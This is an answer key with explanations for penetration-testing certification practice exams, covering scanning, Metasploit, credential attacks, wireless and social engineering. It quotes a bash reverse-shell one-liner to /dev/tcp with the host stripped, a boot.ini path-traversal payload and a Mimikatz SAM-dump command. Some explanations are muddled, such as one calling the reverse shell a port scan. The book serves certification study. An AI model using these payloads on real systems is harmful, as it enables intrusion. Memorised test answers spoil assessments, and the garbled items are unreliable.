63. B. The risk associated with enabled serial console connections on network devices is the fact that network administrators tend to not secure

them properly. Because they can be accessed only with a direct point-to-point connection, they don't configure them to require authentication. Using impersonation, this makes it easy for a penetration tester to access the device, as long as they can get physical access to it.

64. A. Remote Procedure Call (RPC)/Distributed Component Object Model (DCOM) is used on Windows systems and allows you to remotely execute code on a different Windows system.

65. A. PsExec is a command-line utility that is installed by default on Windows systems that lets you interactively execute processes on other Windows systems.

66. B. In a credentials brute-force attack, the tester will try to log in to the application using every username and password. Hydra is a brute-forcing tool that can crack systems using password guessing.

67. C. In this scenario, the tester is using the Metasploit PSEXEC module. Using Metasploit, a tester can exploit a system and perform a hash dump to extract the systems hashes. The tester can then use the PSEXEC module to pass the hash to another system on the network. The example shows how the SMBPASS option is set and the pass-the-hash attack executed, resulting in access to a remote system within the network. A pass-the-hash attack is an exploit in which a tester takes a hashed user credential and, without cracking it, reuses it to deceive an authentication system into creating a new authenticated session on the same network.

68. C. Metasploit is launched by running msfconsole from the command line. The msfconsole command is located in the /usr/share/metasploit-framework/ msfconsole directory

69. B. Mimikatz is an open source utility that enables the viewing of credential information from the Windows Local Security Authority Subsystem Service (LSASS) using its sekurlsa module, which includes plaintext passwords and Kerberos tickets, which can then be used for attacks such as pass-the-hash and pass-the-ticket attacks. In this scenario, however, the question states "over the wire." Mimikatz is the only tool that cannot be used that way.

70. A. A reverse shell opens a communication channel on a port and waits for incoming connections. The client's machine acts as a server and initiates a connection to the tester's machine. This is what is done by using the following:
bash -i >& /dev/tcp//443 0>&1
Given the options, A is the best option. B and C will not work because they are using the and not the . Option D is not correct because it is using the improper syntax.

71. C. Service detection (-sV) will attempt to retrieve banners from services; however, the --reason option will provide the rationale as to why nmap chose a given port state.

72. B. The http-enum script is an NSE included with the installation of nmap. This script will enumerate web folders commonly found within typical web application services.

73. B. Collision attacks are caused by two inputs producing the same hash value.

74. B. Stored is the correct answer.

75. C. ORA is the correct prefix for Oracle database errors.

76. D. The Internet Control Message Protocol (ICMP) is used to communicate messages between hosts over the network and uses different types (e.g., type: 3– destination unreachable) and codes (i.e., code: 10 – host administratively prohibited) to address breakdowns in the communication path.

77. A. Wireshark will provide you with the version of the STP type (STP, RSTP, or MST) by inspecting the Bridge Protocol Data Units (BPDUs), which are the update frames that are multicast between switches over the network every so often to determine if a port is in a forwarding or blocking state (prevents looping), and determine the root bridge during the election process.

78. B. The use of ping against nonexistent hosts repeatedly will generate multiple IVs with the AP as the host, but will never be identified, and the request will continue to propagate throughout the network.

79. D. The PMK is derived from all of the options, with the exception of the device host name. The missing values are 256 (length of the PMK) and 4096 (number of hashing iterations).

80. A. Deauthentication tells the client to disassociate from the wireless network. Deauthenticating one client at a time until you capture the handshake would be the recommended choice of action, as it helps to remain quiet in your approach and would be the method that would cause the least amount of resistance from customers during an engagement.

Practice Exam 10

1. D and E. If the client's network itself is in scope, then you need to define the client's wireless network SSIDs as in-scope. Defining the client's IP address ranges as in-scope is also important. You must not target third parties, such as neighboring tenants or cloud service providers, without their written permission.

2. B. It is important that all penetration testers keep carefully written logs of the actions they take during an assessment. These logs should identify what the tester did, when they did it, what system(s) they were using, what system(s) they were attacking, and what the results were. You should avoid relying upon tester or client memories alone. They tend to be faulty and incomplete.

3. A. This is an example of a goal-based assessment. The goal is to verify the organization's physical security using whatever means you desire. A premerger test is usually conducted on an organization prior to it merging

with another. A compliance-based test is done to ensure that an organization remains in compliance with governmental regulations or corporate policies. A supply chain test involves testing an organization's vendors.

4. B. A compliance-based assessment is required in this scenario. This is a risk-based assessment that ensures policies or regulations are being followed appropriately. Most likely, the credit card companies will provide the organization with a checklist that the penetration tester will use to conduct the assessment. A goal-based assessment will specify a goal to be met by the test. A supply chain assessment involves testing an organization's vendors. A red team assessment is usually conducted by internal testers to ensure an organization's IT staff (the blue team) can adequately defend the network.

5. B. Before two organizations merge, it is common for penetration tests to be conducted to identify any security vulnerabilities that need to be addressed before their networks are connected. An objective-based assessment is designed to test whether information can remain secure. A compliance-based test is done to ensure that an organization remains in compliance with governmental regulations or corporate policies. A supply chain test involves testing an organization's vendors.

6. C. In this example, you would enter telnet 10.0.0.1 80 at the shell prompt of your Linux system to grab the banner of the target web server.

7. C and E. In this example, you know that the device is running the Apache web server. Also notice that the name of the device is "Untangle Server." By searching the Internet, you can learn that Untangle sells security devices used to manage traffic coming in and out of a network. Therefore, you can reasonably assume that the device is a security device from this company.

8. B. The device in this example is most likely a Windows workstation. This is evidenced by the fact that the default SMB/CIFS file sharing ports are open on the system.

9. C. The device in this example is most likely a domain controller running on Windows Server. This is evidenced by the fact that the default DNS server, LDAP, and Kerberos ports are open on the system.

10. C and D. The device in this example is a little harder to analyze. You can clearly see that it is running a DNS server and a web server. However, not enough information is displayed here to infer much else. One possibility is that it is a wireless router that includes a cachingonly DNS server and an embedded web server that is used to configure and manage the device. However, more information would be required to make this determination.

11. B. Tailgating occurs when an intruder tags along with an authorized person through a physical barrier, such as a locking door or a turnstile. This occurs with the authorized person's knowledge and/or consent. In this example, the authorized employee held the door open for the penetration tester.

12. A. Piggybacking occurs when an intruder tags along with one or more an authorized people through a physical barrier, such as a locking door or a turnstile. This happens without the authorized person's knowledge or consent.

13. D. Fence jumping occurs when an unauthorized person simply jumps over or cuts through a physical barrier designed to control access. In this scenario, the tester penetrated the physical fence barrier by cutting a hole in it.

14. A. Dumpster diving occurs when an attacker searches through the target organization's garbage looking for sensitive information.

15. C and D. At a minimum, you need a tension wrench and a lock pick tool to pick a lock. The tension wrench is used to apply rotational pressure to the lock (in the unlock direction). The lock pick tool is used to release each of the pins within the lock.

16. C. In this example, the nmap utility was used to run a UDP scan. However, the –vv option was included to greatly increase the verboseness of the output.

17. B. In this example, the nmap utility was used to simply list available targets. This is done by running nmap with the –sL option. This causes nmap to list hosts, but not actually scan them.

18. C. In this example, the nmap utility was used to discover available targets. This is done by running nmap with the –sn option. This causes nmap

to discover hosts, but not actually scan any of their ports.

19. A. In this example, the nmap utility was used to scan port 80 on each of the 10 hosts listed in the range of IP addresses. This is done by running nmap with the –p 80 option.

20. C. In this example, the nmap utility was used to scan the open ports on the host listed in the command and then determine the version of the service using each of those ports. This is done by running nmap with the –sV option.

21. A. Implementing multifactor authentication for VPN connections is an example of a technological mitigation strategy.

22. B. Implementing regular security awareness training for all employees is an example of a people-based mitigation strategy.

23. C. Implementing off-boarding processes for employees when they leave the organization is an example of a process-based mitigation strategy.

24. B. Requiring IT staff members to pass a network security certification exam is an example of a people-based mitigation strategy.

25. A. Requiring complex passwords and implementing account restrictions are examples of technological mitigation strategies.

26. C. In this scenario, the best approach would be to conduct an impact analysis with the client and determine their tolerance to impact. Is the information to be gained by using the vulnerability scanner worth the potential risk? For some organizations, the risk may be worth the benefit. For others, it may not. Either way, the penetration tester should not use the tool until the impact analysis is complete and the client is aware of the risks.

27. B and C. Most likely, the client will want to know what kind of report you are going to provide them with once the test is complete. They will also want to know how long it will take to remediate their systems as a result of the test.

28. B. Typically, the technical constraints associated with a penetration test identify systems that can be tested and those that can’t be tested. For example, suppose the client uses automated robotic production equipment to

make their products. This equipment is very expensive, and they may not want you to include it in the test.

29. C. Because this is a gray box penetration test, you should probably ask the client if they want the test performed on-site or if they want you to test from a remote off-site location. An on-site test would likely produce better results, but it would also cost more because the penetration testers would incur travel expenses. An off-site test would cost less because it wouldn't require travel expenses, but it may produce lower quality results because the testers aren't physically on-site.

30. B. A black box test is designed to simulate an external attack. The penetration testers should have the same perspective that a typical external attacker would have. Therefore, they should be located in a similar manner, that is, in any external location.

31. C. The fact that you don't have administrative credentials doesn't mean you have to forgo enumeration and fingerprinting nor does it mean you have to cancel the test. Instead, you could try to craft a spear phishing exploit to trick an internal user into revealing his or her logon credentials.

32. C. Because you are scanning only web servers, you can probably constrain the vulnerability scan to just those ports and protocols commonly used by web servers. Performing a thorough scan of all ports and protocols would take considerably longer.

33. A and C. From a network topology perspective, the PCI-DSS standard requires you to run vulnerability scans from both internal and external network locations. The results of both scans should be compared to identify vulnerabilities.

34. A. The nmap –Tn option is used to specify a timing template, where n is a number between 0 and 5. The higher the number, the faster the vulnerability scan. The lower the number, the slower the scan.

35. C. Because a T1 line is limited to 1.54 Mbps, you must throttle the bandwidth used by the vulnerability scan. If you don't, you could easily use up all the available bandwidth and not leave any for critical business operations. You can use the –Tn option with the nmap command to throttle

down the scans. Because of the low bandwidth of the connection, you should consider using either the –T2 or possibly even the –T1 option with the nmap command. The –T0 option would probably throttle the scan too much, making it take an inordinate amount of time to complete.

36. D. Many wireless devices use a Wi-Fi Protected Setup (WPS) system to make connecting to the wireless network easier. However, most WPS implementations have a key weakness in that they use a simple eight-digit pin for authenticating wireless devices. Because of its short length, the pin can be cracked quite quickly, allowing a penetration tester to easily connect to a target wireless network.

37. C. In a bluejacking wireless exploit, unsolicited messages are sent over a Bluetooth connection to wireless devices, such as a mobile phone.

38. B. In a bluesnarfing wireless exploit, an unauthorized Bluetooth connection is established with a wireless device, such as a mobile phone. That connection is then used to steal information from that device.

39. D. In RFID cloning, the penetration tester captures the RFID signature from a legitimate RFID device and then copies it to a fake device. This is commonly done to copy an RFID access badge.

40. D. In a jamming attack, the penetration tester transmits a radio signal in the 2.4 GHz and/or 5 GHz frequency ranges that is powerful enough to disrupt the legitimate wireless signal. This disruption prevents users from using the wireless network. As such, this exploit can be classified as a network stress test or denial-of-service attack.

41. B. When referencing the value of a variable, Bash uses the following syntax: {$variable_name}. In this example, the echo command is being told to display the value of the variable named ServerName on the screen.

42. B. When referencing a value from an array, Bash uses the following syntax: {$array_name[position]}. In this example, the echo command is being told to display the second value of the array named PrimeNumArray on the screen.

43. A. When referencing a value from an array, PowerShell uses the following syntax: $array_name[position]. In this example, the echo command

is being told to display the second value of the array named PrimeNumArray on the screen.

44. D. When referencing a value from an array, Python uses the following syntax: (array_name[position]). In this example, the print command is being told to print the second value of the array named PrimeNumArray.

45. C. When referencing a value from an array, Ruby uses the following syntax: array_name[position]. In this example, the puts command is being told to use the second value of the array named PrimeNumArray.

46. A. To harden a server system, you should make sure only the services and applications necessary for its role are installed. The netstat command can be used to check for listening network ports on the system. This will reveal which services are running on the system.

47. B. To harden a server system, you should make sure all user accounts have a password assigned to them. One way to do this is to review the /etc/shadow file and look for any accounts that don't have a password assigned.

48. D. To harden a server system, you should make sure all stale user accounts are disabled or deleted. In this scenario, the client doesn't want to delete the accounts because the temporary or contract users may be coming back in the future. To lock an account manually, you can use the passwd –l command followed by the name of the user.

49. C. One way to harden a server system is to reconfigure it to save its log entries to a dedicated logging server somewhere else on the network. This makes it harder for an attacker to cover his or her tracks after a compromise because the log files aren't stored locally.

50. A. The FTP protocol does not encrypt data transfers between systems. This means authentication information as well as the data itself are exposed during transmission over the network. To remedy this, you should recommend that the client switch to FTPS instead of FTP. The FTPS protocol uses SSL or TLS to encrypt an FTP session since they encrypt data.

51. C. Whitelisting testers in intrusion prevention systems (IPSs), web application firewalls (WAFs), and other security devices will allow them to

perform their tests without being blocked. For a white box test, this means that testers won't spend time waiting to be unblocked when security measures detect their efforts. Black box and red team tests are more likely to result in testers being blacklisted or blocked by security measures. In this scenario, the penetration tester should tell the client that testing should focus on the discovery of potential security issues through all in-scope systems and not just on determining the effectiveness of active defenses such as the IPS.

52. C. SOAP is an API standard that relies on XML and related schemas. XML-based specifications are governed by XML Schema Definition (XSD) documents. Having a good reference of what a specific API supports can be valuable for a penetration tester. This question specifically asks about XML files, so the SOAP project files would be the most beneficial.

53. B and E. Knowing the company policies and their tolerance to impact are two of the most important items needed to know when planning for an engagement. The others are important, but this scenario is asking for the two most important. Cybersecurity professionals widely agree that vulnerability management is a critical component of any information security program, and for this reason, many organizations mandate vulnerability scanning in corporate policy, even if that is not a regulatory requirement. The risk and impact tolerance of the organization being assessed should be used to define the scope and rules of engagement for the assessment.

54. A. A company policy, also known as a corporate policy, is a documented set of guidelines, formulated after an analysis of all internal and external factors that can affect a firm's objectives, operations, and plans. It is created by the company's board of directors. Corporate policy lays down the company's response to known and knowable situations and circumstances. It also determines the formulation and implementation of strategy and directs and restricts the plans, decisions, and actions of the company's officers in achievement of its objectives. In this scenario, the corporate policy should be detailed and specific; hence, the corporate systems must store passwords using the MD5 hashing algorithm.

55. A. Budgeting is a key factor of the business process of penetration testing. A budget is required to complete a penetration test and is determined by the scope of the test and the rules of engagement. For internal penetration

testers, a budget may just involve the allotted time for the team to perform testing. For external testers, a budget usually starts with the estimated number of hours based on the intricacy of the testing, the size of the team, and any associated costs.

56. D. Port 21 is for TCP and FTP and is used as a control port. Port 80 is for TCP and HTTP and is used for transferring web pages. Port 443 is used for TCP, HTTPS, and is HTTP over TLS/SSL and is for encrypted transmission. In this scenario, all the ports that the penetration tester has discovered have to do with the Web. So, the answer for this question would be that sensitive information may be revealed on the web servers since those were the ports indicated during the vulnerability scan.

57. B. A discovery scan identifies the operating systems that are running on a network, maps those systems to IP addresses, and enumerates the open ports and services on those systems. Discovery scans provide penetration testers with an automated way to identify hosts that exist on the network and build an asset inventory.

58. D. Credentialed scans require read-only access to target servers. The client should follow the principle of least privilege and limit the access available to the tester. You should consider asking for a specific "audit" account to be created with similar read-only access. A dedicated "audit" account has the advantage of showing up in the logs and instantly being recognized by everyone in IT as a potentially approved activity.

59. D. Code testing is often done using static or dynamic code analysis along with testing methods like fuzzing and fault injection. Once changes are made to the code and it is deployed, it must be retested to ensure that the changes didn't create any new security issues. Since we are only reviewing the code in this scenario, we will be conducting a static code analysis. Static code analysis, also known as source code analysis, is done by reviewing the code of an application. Since static analysis uses the source code, it can be seen as a type of white-box testing with full visibility. This can allow testers to find problems that other tests might fail to spot.

60. B. Dsquery.exe is a command-line utility for finding information about various objects in the Active Directory domain. The utility is available in all Windows Server versions by default. The dsquery command allows you to

query the LDAP directory to find objects that meet the specified criteria. As an attribute of the dsquery command, you need to specify the type of the AD object that you are searching for. In this scenario, you are looking for user accounts that have been inactive for the past 30 days, so you would use dsquery user -inactive < NumWeeks >.

61. C. Windows Management Instrumentation is an infrastructure provided by Microsoft for centrally managing Windows systems over a network connection.

62. C and D. PowerShell (PS) Remoting allows you to run PowerShell cmdlets remotely on other Windows systems in your network environment. Windows Remote Management (WinRM) is a system that allows Windows administrators to manage remote systems using the WS Management protocol.

63. B. The Remote Desktop Protocol (RDP) is used on Windows systems to display the graphical desktop of a remote Windows host on the local system over a network connection. It provides full point-and-click interactivity. It can even be used to transmit sounds from the remote system to the local system and to share files between systems.

64. C. The Apple Remote Desktop (ARD) can be used to remotely manage Macintosh systems over a network connection using a graphical user interface.

65. A. Virtual Network Computing (VNC) connections can be used to remotely manage Windows, Macintosh, or Linux systems over a network connection using a graphical user interface, as long as the necessary software is installed on both the local and remote systems.

66. A. In bash shell, a network socket can be opened to pass data through it. A TCP socket can be opened using /dev/tcp//. Bash is attempting to open a TCP connection to the corresponding socket. So, in this example, a port scan has been performed.
Here's a breakdown of the code:
/bin/bash -i invokes an interactive bash shell.
> &/dev/tcp// pipes that shell to the tester.

0<&1 2>&1 takes standard input and connects it to standard output. Then it specifies to do the same with standard error (2>).

67. C. Hydra is designed to include support for NTLM hashes as a password. Hashcat is a password cracking and recovery tool. Drozer is a framework for Android security assessments. Kismet is an 802.11 layer 2 wireless network detector, sniffer, and intrusion detection system. Hydra, often known as thc-hydra, is a brute-force dictionary attack tool that is designed to work against a variety of protocols and services.

68. A. The Browser Exploitation Framework (BeEF) is designed for this type of attack. BeEF provides an automated toolkit for using social engineering to take over a client's web browser. The tester can then use various phishing and social engineering techniques to get employees to visit the site.

69. A. Custom Word List (CeWL) Generator is a Ruby application that allows a tester to scour a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's websites can help generate a custom wordlist. Building a custom wordlist can be particularly useful if you have gathered a lot of information about your target organization.

70. A. In this scenario, the PowerShell command given will execute a remote script. By using the PowerShell IEX command, it will invoke an expression. The IEX cmdlet evaluates or runs a specified string as a command and returns the results of the expression or command. The PowerShell Invoke-Command cmdlet runs commands on a local or remote computer and returns all output from the commands, including errors. By using a single Invoke-Command command, you can run commands on multiple computers.

71. A. The example today() is a user-defined function, where the user is able to extend the capability of the program to perform operations that are not built into the standard functions provided by the program.

72. C. today() makes a function call and executes the print statement.

73. B, C. Before engaging in a social engineering attack, it is best to ensure that the organization undergoing this type of assessment approves any and all

web, email, SMS, etc., templates prior to executing the test. The Rules of engagement (RoE) and Statement of work (SOW) are two documents that can provide guidance on what may or may not be allowed during a social engineering attack. A service level agreement defines the quality, availability, and responsibilities of the agreeing parties but will most likely not cover the details of how the social engineering attack should be carried out or the list of authorized targets for the assessment. The Rules of enhancement is not a valid document and is an incorrect answer.

74. D. This is a common example of vishing, or voice phishing, where the attacker attempts to play the role of another person who has an urgent matter to discuss or requires the immediate attention of a target in order to pressure the victim into providing the information requested. Spear phishing and whaling are types of attacks carried out via email, and baiting is a motivational technique to get someone to do something for a reward.

75. B, D. VLAN hopping is an attack vector used to gain access to resources on another VLAN. The MITRE ATT&CK framework identifies VLAN hopping as a network-based hiding technique (ID: PRE-T1092). Two methods are used to accomplish VLAN hopping are switch spoofing and double tagging.

76. C. The ADMIN$ and C$ shares are hidden administrative shares restricted to privileged users. Although it sounds believable, the HOME$ share is not a typical share.

77. B, D. The ', --, and ; are all definitely ways to help trigger an error response from a database that lacks application or database filtering.

78. C. The -d option is used to specify how deep to traverse into the website, and -m is used to specify the minimum amount of words the tool identifies.

79. D. The best answer is ?id=..\..\..\..\C:/Windows/boot.ini, as it can help escape a basic forward-slash content filter and potentially show the contents of the boot.ini file.

80. A, D, E, F. Clickjacking, Reflected HTML injection, DOM-based XSS and Session hijacking are all examples of Client-side attacks. Command injection and Directory traversal are for server-side vulnerabilities.

Practice Exam 11

1. D. Robert's attack achieved the goal of ***denial*** by shutting down the web server and preventing legitimate users from accessing it.

2. B. By allowing students to change their own grades, this vulnerability provides a pathway to unauthorized ***alteration*** of information. Brian should recommend that the school deploy integrity controls that prevent unauthorized modifications.

3. A. Robert released sensitive information to individuals and groups who were not authorized to access that information. That is an example of a ***disclosure*** attack.

4. C. PCI DSS requires that organizations conduct both internal and external penetration tests on at least an ***annual*** basis. Organizations must also conduct testing after any significant change in the cardholder data environment.

5. D. The use of internal testing teams may introduce conscious or unconscious bias into the penetration testing process. This lack of ***independence*** is one reason organizations may choose to use an external testing team.

6. B. Repeating penetration tests periodically does not provide ***cost*** benefits to the organization. In fact, it incurs costs. However, penetration tests should be repeated because they can detect issues that arise due to changes in the tested environment and the evolving threat landscape. The use of new team members also increases the independence and value of sub-sequent tests.

7. A. During the ***Planning and Scoping*** phase, penetration testers and their clients should agree upon the rules of engagement for the test. This should result in a written statement of work that clearly outlines the activities authorized during the penetration test.

8. C. A ***statement of work (SOW)*** covers the working agreement between two parties and is used in addition to an existing contract or master services agreement (MSA). An NDA is a nondisclosure agreement, and the acronym MOD was made up for this question.

9. B. Web Services Description Language is an ***XML*** -based language used to describe the functionality that a web service provides. XML is a common basis for many descriptive languages used for a variety of documents and service definitions that a penetration tester may encounter.

10. C. ***White box*** testing, also known as "crystal box" or "full knowledge" testing, provides complete access and visibility. Black box testing provides no information, while gray box testing provides limited information. Red box testing is not a common industry term.

11. B. A ***nondisclosure agreement (NDA),*** covers the data and other information that a penetration tester may encounter or discover during their work. It acts as a legal agreement preventing disclosure of that information.

12. A. ***Advanced persistent threats (APTs)*** are often nation state sponsored organizations with significant resources and capabilities. They provide the highest level of threat on the adversary tier list.

13. D. The IP address or network that Robert is sending his traffic from was most likely ***blacklisted*** as part of the target organization's defensive practices. A whitelist would allow him in, and it is far less likely that the server or network has gone down.

14. D. ***MOD*** was made up for this question, so the Nmap scan will not produce that. The Nmap scan will show the state of the ports, both TCP and UDP.

15. D. The axfr flag indicates a ***zone transfer*** in both dig and host utilities.

16. A. Robert knows that TCP ports 139, 445, and 3389 are all commonly used for ***Windows*** services. While they could be open on a Linux, Android, or iOS device, Windows is his best bet.

17. A. ***Only scanning via UDP*** will miss any TCP services. Since the great majority of services in use today are provided as TCP services, this would not be a useful way to conduct the scan. Setting the scan to faster timing (3 or faster), changing from a TCP connect scan to a TCP SYN scan, or limiting the number of ports tested are all valid ways to speed up a scan. Robert needs to remain aware of what those changes can mean, as a fast scan may be

detected or cause greater load on a network, and scanning fewer ports may miss some ports.

18. D. Robert knows that many system administrators move services from their common service ports to alternate ports and that 8080 and 8443 are likely alternate HTTP (TCP 80) and HTTPS (TCP 443) server ports, and he will use a ***web browser*** to connect to those ports to check them. He could use Telnet for this testing, but it requires significantly more manual work to gain the same result, making it a poor second choice unless he doesn't have another option.

19. A. ***Exiftool*** is designed to pull metadata from images and other files. Grep may be useful to search for specific text in a file, but won't pull the range of possible metadata from the file. PsTools is a Windows Sysinternals package that includes a variety of process-oriented tools. Nginx is a web server, load balancer, and multipurpose application services stack.

20. D. OS identification in Nmap is based on a variety of response attributes. In this case, Nmap's best guess is that the ***remote host is running a Linux 2.6.9–2.6.33 kernel*** , but it cannot be more specific. It does not specify the distribution, patch level, or when the system was last patched.

21. C. ***Sqlmap*** is a dedicated database vulnerability scanner and is the most appropriate tool for use in this scenario. Ryan might discover the same vulnerabilities using the general-purpose Nessus or OpenVAS scanners, but they are not dedicated database vulnerability scanning tools. Nikto is a web application vulnerability scanner.

22. D. A ***full scan*** is likely to provide more useful and actionable results because it includes more tests. There is no requirement in the scenario that Robert should avoid detection, so a stealth scan is not necessary. However, this is a black box test, so it would not be appropriate for Robert to have access to scans conducted on the internal network.

23. A. An ***asset inventory*** supplements automated tools with other information to detect sys-tems present on a network. The asset inventory provides critical information for vulnerability scans. It is appropriate to share this information with penetration testers during a white box penetration test.

24. D. PCI DSS requires that organizations conduct vulnerability scans on at least a ***quarterly*** basis, although many organizations choose to conduct scans much more frequently.

25. B. QualysGuard, Nessus, and OpenVAS are all examples of vulnerability scanning tools. ***Snort*** is an intrusion detection system.

26. A. ***Encryption*** technology is unlikely to have any effect on the results of vulnerability scans because it does not change the services exposed by a system. Firewalls and intrusion preven-tion systems may block inbound scanning traffic before it reaches target systems. Containerized and virtualized environments may prevent external scanners from seeing services exposed within the containerized or virtualized environment.

27. B. Although the network can support any of these protocols, internal IP disclosure vulnerabilities occur when a network uses ***Network Address Translation (NAT)*** to map public and private IP addresses but a server inadvertently discloses its private IP address to remote systems.

28. C. The ***authentication metric*** describes the authentication hurdles that an attacker would need to clear to exploit a vulnerability.

29. C. An access complexity of ***Low*** indicates that exploiting the vulnerability does not require any specialized conditions.

30. D. If any of these measures is marked as ***C, for Complete*** , it indicates the potential for a complete compromise of the system.

31. D. ***Version 3.0*** of CVSS is currently available but is not as widely used as the more common CVSS version 2.0.

32. B. The CVSS exploitability score is computed using the access vector, access complexity, and authentication metrics. ***Vulnerability age*** is not included in the calculation.

33. C. Vulnerabilities with a CVSSv2 score higher than 6.0 but less than 10.0 fall into the ***High*** risk category.

34. B. TCP 445 is a service port typically associated with ***SMB services*** .

35. A. ***The Ruby on Rails vulnerability*** is the only vulnerability that specifically mentions remote code execution, which is most likely to allow Robert to gain access to the system.

36. B. ***The OpenSSH vulnerability*** specifically notes that it allows user enumeration, making this the best bet for what Robert wants to accomplish.

37. C. Metasploit searching supports multiple common vulnerability identifier systems, including CVE, BID, and EDB, but ***MSF*** was made up for this question. It may sound familiar, as the Metasploit console command is msfconsole.

38. A. Robert can safely assume that almost any modern Linux system will have SSH, making ***SSH tunneling*** a legitimate option. If he connects outbound from the compromised system to his and creates a tunnel allowing traffic in, he can use his own vulnerability scanner through the tunnel to access the remote systems.

39. C. Robert has used the ***scheduled tasks tool to set up a weekly run of av.exe from a user directory at 9 a.m*** . It is fair to assume in this example that Robert has gained access to RKaramagi's user directory and has placed his own av.exe file there and is attempting to make it look innocuous if administrators find it.

40. B. On most Linux systems, the ***/etc/passwd file*** will contain a list of users as well as their home directories. Capturing both /etc/passwd and /etc/shadow are important for password cracking, making both desirable targets for penetration testers.

41. B. ***Kismet*** is specifically designed to act as a wireless IDS in addition to its other wireless packet capture features. WiFite is designed for wireless network auditing, Aircrack provides a variety of attack tools in addition to its capture and injection capabilities for wireless traffic. SnortiFi was made up for this question.

42. C. If the NAC system relies only on ***MAC filtering*** , Robert only needs to determine the hardware address of a trusted system. This may be accessible simply by looking at a label on a laptop or desktop, or he may be able to obtain it via social engineering or technical methods.

43. A. ***Aircrack-ng*** has fake-AP functionality built in, with tools that will allow Robert to identify valid access points, clone them, disassociate a target system, and then act as a man in the middle for future traffic.

44. A. Robert can use ***ARP spoofing*** to represent his workstation as a legitimate system that other devices are attempting to connect to. As long as his responses are faster, he will then receive traffic and can act as a man in the middle. Network sniffing is useful after this to read traffic, but it isn't useful for most traffic on its own on a switched network. SYN floods are not useful for gaining credentials, thus both options C and D are incorrect.

45. D. ***Switch spoofing*** relies on a switch interface that is configured as either dynamic desirable, dynamic auto, or trunk mode, allowing an attacker to generate dynamic trunk protocol messages. The attacker can then access traffic from all VLANs.

46. C. ***Bluejacking*** is an attack technique that attempts to send unsolicited messages via Bluetooth. Bluesnarfing attempts to steal information, while Bluesniping is a term for long-distance Bluetooth attacks. Bluesending is not a common term used for Bluetooth attacks at the time of the publication of this book.

47. B. ***Pixie dust*** attacks use brute force to identify the key for vulnerable WPS-enabled routers due to poor key selection practices. The other options are made up.

48. C. ***Whaling*** is a specialized form of phishing that targets important leaders and senior staff. If Robert was specifically targeting individuals, it would be spear phishing. Smishing uses SMS messages, and VIPhishing was made up for this question.

49. B. A ***mantrap*** allows only one individual through at a time, with doors at either end that unlock and open one at a time. It will prevent most piggybacking or tailgating behavior unless employees are willfully negligent.

50. D. Most organizations continue to use RFID or magnetic stripe technology for entry access cards, making a penetration tester's job easier, since both technologies can be cloned. ***Smart cards*** are far more difficult to clone if implemented properly.

51. A. Robert is ***impersonating*** an administrative assistant. Interrogation techniques are more aggressive and run the risk of making the target defensive or aware they are being interrogated. Shoulder surfing is the process of looking over a person's shoulder to acquire information, and administrivia isn't a penetration testing term.

52. B. The ***Browser Exploitation Framework, or BeEF*** , is specifically designed for this type of attack. Robert can use it to easily deploy browser exploit tools to a malicious website and can then use various phishing and social engineering techniques to get RK employees to visit the site.

53. B. Robert should use the ***infectious media generator*** tool, which is designed to create thumb drives and other media that can be dropped on site for employees to pick up. The Teensy USB HID attack module may be a tempting answer, but it is designed to make a Teensy (a tiny computer much like an Arduino) act like a keyboard or other human interface device rather than to create infected media. Creating a website attack or a mass mailer attack isn't part of a USB keydrop.

54. B. ***Input whitelisting*** approaches define the specific input type or range that users may provide. When developers can write clear business rules defining allowable user input, whitelisting is definitely the most effective way to prevent injection attacks.

55. D. Web application firewalls must be placed in front of web servers. This requirement rules out location C as an option. The next consideration is placing the WAF so that it can filter all traffic headed for the web server but sees a minimum amount of extraneous traffic. This makes ***location D*** the best option for placing a WAF.

56. A. The use of the SQL WAITFOR command is a signature characteristic of a ***timing-based SQL injection*** attack.

57. A. The ***system()*** function executes a command string against the operating system from within an application and may be used in command injection attacks.

58. D. Penetration testers may use a wide variety of sources when seeking to gain access to individual user accounts. These may include conducting ***social***

engineering attacks against individual users, obtaining ***password dumps*** from previously ***compromised sites*** , obtaining ***default account lists*** , and conducting ***password cracking*** attacks.

59. B. ***Ticket granting tickets (TGTs)*** are incredibly valuable and can be created with extended life spans. When attackers succeed in acquiring TGTs, the TGTs are often called "golden tickets" because they allow complete access to the Kerberos-connected systems, including creation of new tickets, account changes, and even falsification of accounts or services.

60. B. Websites use HTTP cookies to maintain sessions over time. If Robert is able to obtain a copy of the user's ***session cookie*** , he can use that cookie to impersonate the user's browser and hijack the authenticated session.

61. B. The ***Customer Wordlist Generator, or CeWL*** , is a tool designed to spider a website and then build a wordlist using the files and web pages that it finds. The wordlist can then be used to help with password cracking.

62. B. The most practical answer is to ***compromise the administrative interface*** for the underlying hypervisor. While VM escape would be a useful tool, very few VM escape exploits have been discovered, and each has been quickly patched. That means that penetration testers can't rely on one being available and unpatched when they encounter a VM host, and should instead target administrative rights and access methods.

63. C. The letter s in -rwsr-xr-x indicates that this is a ***Set User ID (SUID) binary*** that allows the file to be ***executed*** with the permissions of its owner. Here, the owner and group is root, so this file isn't likely to be useful for privilege escalation, and it isn't a tool that can be used to allow a reverse shell.

64. A. The Metasploit Meterpreter includes built-in Mimikatz functionality that can be called using the ***mimikatz_command -f*** invocation. Using ***sampdump::hashes*** will result in a dump of the SAM database, which can then be cracked using a variety of tools.

65. D. The ***Web Application Attack and Audit Framework (w3af)*** is a web application testing and exploit tool that can spider the site and test applications and other security issues that may exist there. The Paros proxy is

an excellent web proxy tool often used by web application testers, but it isn't a full-fledged testing suite like w3af. CUSpider and other versions of Spider are tools used to find sensitive data on systems, and Patator is a brute-force tool.

66. C. The sudoers file is typically found in the ***/etc/sudoers*** directory in most Linux distributions.

67. C. In order, Windows will search ***the directory the application is in,*** the current directory, the Windows system directory, the Windows directory, and then directories listed in the PATH variable for DLLs if it does not have a specific file location listed for it.

68. D. PowerShell interpreters are available on ***all major platforms,*** including ***Windows*** , ***Mac OS X*** , and many popular ***Linux variants*** .

69. D. The print command is used to generate output in ***Python*** .

70. B. Write-Host command is used to generate output in ***PowerShell*** .

71. D. Ruby is a general-purpose programming language. It is an interpreted language that uses scripts ***rather than a compiled language*** that uses source code to generate executable files.

72. D. You must set the user (owner) bit to execute (x) to allow the execution of a Bash script. The ***chmod u+x*** command performs this task.

73. C. The ***RemoteSigned*** policy allows the execution of any PowerShell script that you write on the local machine but requires that scripts downloaded from the Internet are signed by a trusted publisher.

74. A. PowerShell requires the use of the ***$ before an array name*** in an assignment operation. The elements of the array are then provided as a ***comma-separated list*** . Option B would work in Bash, while option C would work in Ruby or Python.

